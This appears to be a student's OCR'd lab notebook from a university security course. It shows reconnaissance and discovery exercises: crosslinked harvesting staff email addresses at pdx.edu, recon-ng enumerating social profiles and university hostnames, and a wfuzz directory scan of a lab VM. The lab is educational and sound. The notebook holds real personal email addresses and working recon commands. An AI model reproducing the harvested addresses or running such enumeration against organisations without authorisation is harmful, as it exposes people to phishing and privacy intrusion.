Internal IP addresses 3

5.2: Reconnaissance tools 4

3. crosslinked setup 4

4. recon-ng setup 4

6. recon-ng profiles 5

recon-ng hosts via search engine 6

recon-ng hosts via certificate transparency reports 7

recon-ng hosts via Shodan 9

5.3: Discovery tools (Pt 1) 10

nmap basic scans 14

nmap script library 16

nmap script execution 17

bucket-stream 18

5.4: Discovery tools (Pt 2) 21

5.5: Exploitation tools (Pt 1) 22

sqlmap 23

SQL Injection #1 (WFP1) 23

SQL Injection #2 (WFP1) 24

xsstrike 26

commix 30

Option #1 (from source) 31

Option #2 (on Kali VM) 31

Output 31

5.6: Exploitation tools (Pt 2) 33


metasploit Directory Scan 33


metasploit Credential Stuffing 34

5.1: Tools setup

Go to "Compute Engine" to find the `External IP` address of each VM that is running a server and visit the address in a web browser.

- **Take screenshots of the top part of the landing page for each deployment**






Internal IP addresses

Duration: 3:00

It is important that your accesses in this lab use the `Internal IP` addresses of each server.

- **To help ensure that you do, take a screenshot and include in your notebook a listing of all VMs you have running and their `Internal IP` addresses.**

We will be using these addresses to perform tasks in our labs.



5.2: Reconnaissance tools

3. crosslinked setup


- How many people did the command return? 406
- Take a screenshot of the first 10 addresses in names.txt
-

```
(env) (base) matthewadler@Matthews-Air crosslinked % cat names.txt
images.for@pdx.edu
julie.smith@pdx.edu
paige.parker@pdx.edu
jason.franklin@pdx.edu
megan.schneider@pdx.edu
david.kunz@pdx.edu
greg.flores@pdx.edu
view.all@pdx.edu
nya.mbock@pdx.edu
ashley.nilson@pdx.edu
aimee.shattuck@pdx.edu
michael.walsh@pdx.edu
kanani.porotesano@pdx.edu
jerrod.thomas@pdx.edu
psu.alumni@pdx.edu
erica.geller@pdx.edu
michael.roche@pdx.edu
sonja.taylor@pdx.edu
```

4. recon-ng setup

6. recon-ng profiles

Take a screenshot showing the contact e-mail addresses for PSU




Another valuable source of information are profiles of people in an organization that can be found on social media sites and search engines. recon-ng supports several profile collection modules for doing so.

- Begin by finding, installing, and loading the recon/profiles-profiles/profiler module.
- Then, set the SOURCE to the username l337_h4x0r . This will search for any account with this username on the Internet.
- Then, run the command. The command will output profiles that it finds that use this name.

The command will save these results into the database under a table called profiles including the URLs of the profiles.


- Display the profiles using the command "show profiles" and take a screenshot that includes several of the results for your lab notebook.


[recon-ng][default][profiler] > show profiles
| rowid | username | resource | url | category |
notes | module |
| 1 | 1337_h4x0r | MCUUID (Minecraft) | https://playerdb.co/api/player/minecraft/1337_h4x0r | gaming |
| profiler |
| 2 | 1337_h4x0r | MySpace | https://myspace.com/1337_h4x0r | social |
| profiler |
| 3 | 1337_h4x0r | Reddit | https://www.reddit.com/user/1337_h4x0r/about/.json | social |
| profiler |
| 4 | 1337_h4x0r | scratch | https://scratch.mit.edu/users/1337_h4x0r/ | coding |
| profiler |
| 5 | 1337_h4x0r | Steam | https://steamcommunity.com/id/1337_h4x0r | gaming |
| profiler |
| 6 | 1337_h4x0r | Skyrock | https://1337_h4x0r.skyrock.com/ | social |
| profiler |
| 7 | 1337_h4x0r | Telegram | social |
| profiler |
| 8 | 1337_h4x0r | TF2 Backpack Examiner | gaming |
| profiler |
| 9 | 1337_h4x0r | Snapchat | e=400&type=SVG | social |
| profiler |
| 10 | 1337_h4x0r | Roblox | 9-12-31T23:00:00.000Z | gaming |
| profiler |
| 11 | 1337_h4x0r | Instagram | social |
| profiler |
| 12 | 1337_h4x0r | Fortnite Tracker | gaming |
| profiler |
| 13 | 1337_h4x0r | datezone | XXXPORNXXX |
| profiler |
Madler
2:48 PM Kali passwo...
Lines 116-120 sign...
1:53 PM Week5 secti...
The code was enc...
March 8, 2022 at 2:48 PM
Madler

`recon-ng` hosts via search engine

The command will save these results into the database under a table called `profiles` including the URLs of the profiles.

Display the profiles using the command "`show profiles`" and take a screenshot that includes several of the results for your lab notebook.


57	noncredit.pdx.edu	bing_domain_web
58	codelabs.cs.pdx.edu	bing_domain_web
59	emergency.campus.wdt.pdx.edu	bing_domain_web
60	new.portal.its.pdx.edu	bing_domain_web
61	archive.psas.pdx.edu	bing_domain_web
62	dmit.sysc.pdx.edu	bing_domain_web
63	starrezweb.services.pdx.edu	bing_domain_web
64	auth.cecs.pdx.edu	bing_domain_web
65	moodle.cs.pdx.edu	bing_domain_web
66	helpchat.wdt.pdx.edu	bing_domain_web
67	by-arrangement.campus.wdt.pdx.edu	bing_domain_web
68	jobs.hrc.pdx.edu	bing_domain_web
69	linux.cs.pdx.edu	bing_domain_web
70	arc.cecs.pdx.edu	bing_domain_web
71	www.datamaster.pdx.edu	bing_domain_web
72	video.tk20.pdx.edu	bing_domain_web
73	financial.services.pdx.edu	bing_domain_web
74	greeklife.pdx.edu	bing_domain_web
75	me121.mme.pdx.edu	bing_domain_web
76	vfeprojects.research.pdx.edu	bing_domain_web
77	status.oit.pdx.edu	bing_domain_web
78	atlas.geog.pdx.edu
79	nanocrystallography.research.pdx.edu
80	cupa.pdx.edu
81	www.ssw.pdx.edu
82	glaciers.pdx.edu
83	seismos.research.pdx.edu
84	remote.oit.pdx.edu
85	nim.oit.pdx.edu
86	graphics.cs.pdx.edu
87	flows.cee.pdx.edu
88	hasp.cs.pdx.edu
[*] 88 rows returned
[recon-ng][default][bing_domain_web] >
View notes as gallery
Madler
2:48 PM Kali passwo...
Lines 116-120 sign...
1:53 PM Week5 secti...
The code was enc...
March 8, 2022 at 2:48 PM
Madler


How many hosts did the module return? 88

`recon-ng` hosts via certificate transparency reports

The command will save any new results into the `hosts` table as well.

- **Display the hosts found using the command "`show hosts`" and take a screenshot that includes several of the results for your lab notebook.**

```
  |          |                |       | certificate_transparency |
  | 661      | basins.geog.pdx.edu                                  |          |        |
  |          |                |       | certificate_transparency |
  | 662      | ssodevel.oit.pdx.edu                                 |          |        |
  |          |                |       | certificate_transparency |
  | 663      | ceedcatalogSV.pdx.edu                                |          |        |
  |          |                |       | certificate_transparency |
  | 664      | graphite.cat.pdx.edu                                 |          |        |
  |          |                |       | certificate_transparency |
  | 665      | dev.forms.pdx.edu                                    |          |        |
  |          |                |       | certificate_transparency |
  | 666      | mailbox-transfer.cecs.pdx.edu                        |          |        |
  |          |                |       | certificate_transparency |
  | 667      | secure.psas.pdx.edu                                  |          |        |
  |          |                |       | certificate_transparency |
  | 668      | omseforge.cs.pdx.edu                                 |          |        |
  |          |                |       | certificate_transparency |
  | 669      | aux.pdx.edu                                          |          |        |
  |          |                |       | certificate_transparency |
  | 670      | www.aux.pdx.edu                                      |          |        |
  |          |                |       | certificate_transparency |
  | 671      | www.meetingmaker.pdx.edu                             |          |        |
  |          |                |       | certificate_transparency |
  | 672      | ecassessment.pdx.edu                                 |          |        |
  |          |                |       | certificate_transparency |
  | 673      | idmstage.oit.pdx.edu                                 |          |        |
  |          |                |       | certificate_transparency |
  | 674      | www.disted.pdx.edu                                   |          |        |
  |          |                |       | certificate_transparency |
  | 675      | www.studentsfirst.pdx.edu                            |          |        |
  |          |                |       | certificate_transparency |
  +----------+----------------+-------+--------------------------+----------+--------+
----------------------------------------------------------------+

[*] 675 rows returned
[recon-ng][default][certificate_transparency] >
```




- **How many more hosts did this module return? 675-88= 587 more**

`recon-ng` hosts via Shodan

The command will save any new results into the `hosts` table as well.

- **Display the hosts found using the command "`show hosts`" and take a screenshot that includes several of the results for your lab notebook.**




- **How many more hosts did this module return? 335**

- **How many total hosts have been revealed in these 3 scans? Unfortunately, PSU must protect them all appropriately. 1010 + 675 + 88 = 1773 total**


5.3: Discovery tools (Pt 1)

Wfuzz


Take a screenshot output for each that includes your OdinID in the output.




```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 1
138.0.11/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
mpiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. C
ck Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.11/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      11 W       162 Ch      "admin"
000000342:   301        7 L      11 W       162 Ch      "files"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"
000000718:   301        7 L      11 W       162 Ch      "secret"
000000794:   403        7 L      9 W        146 Ch      "status"

Total time: 3.395324
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 280.0910
```

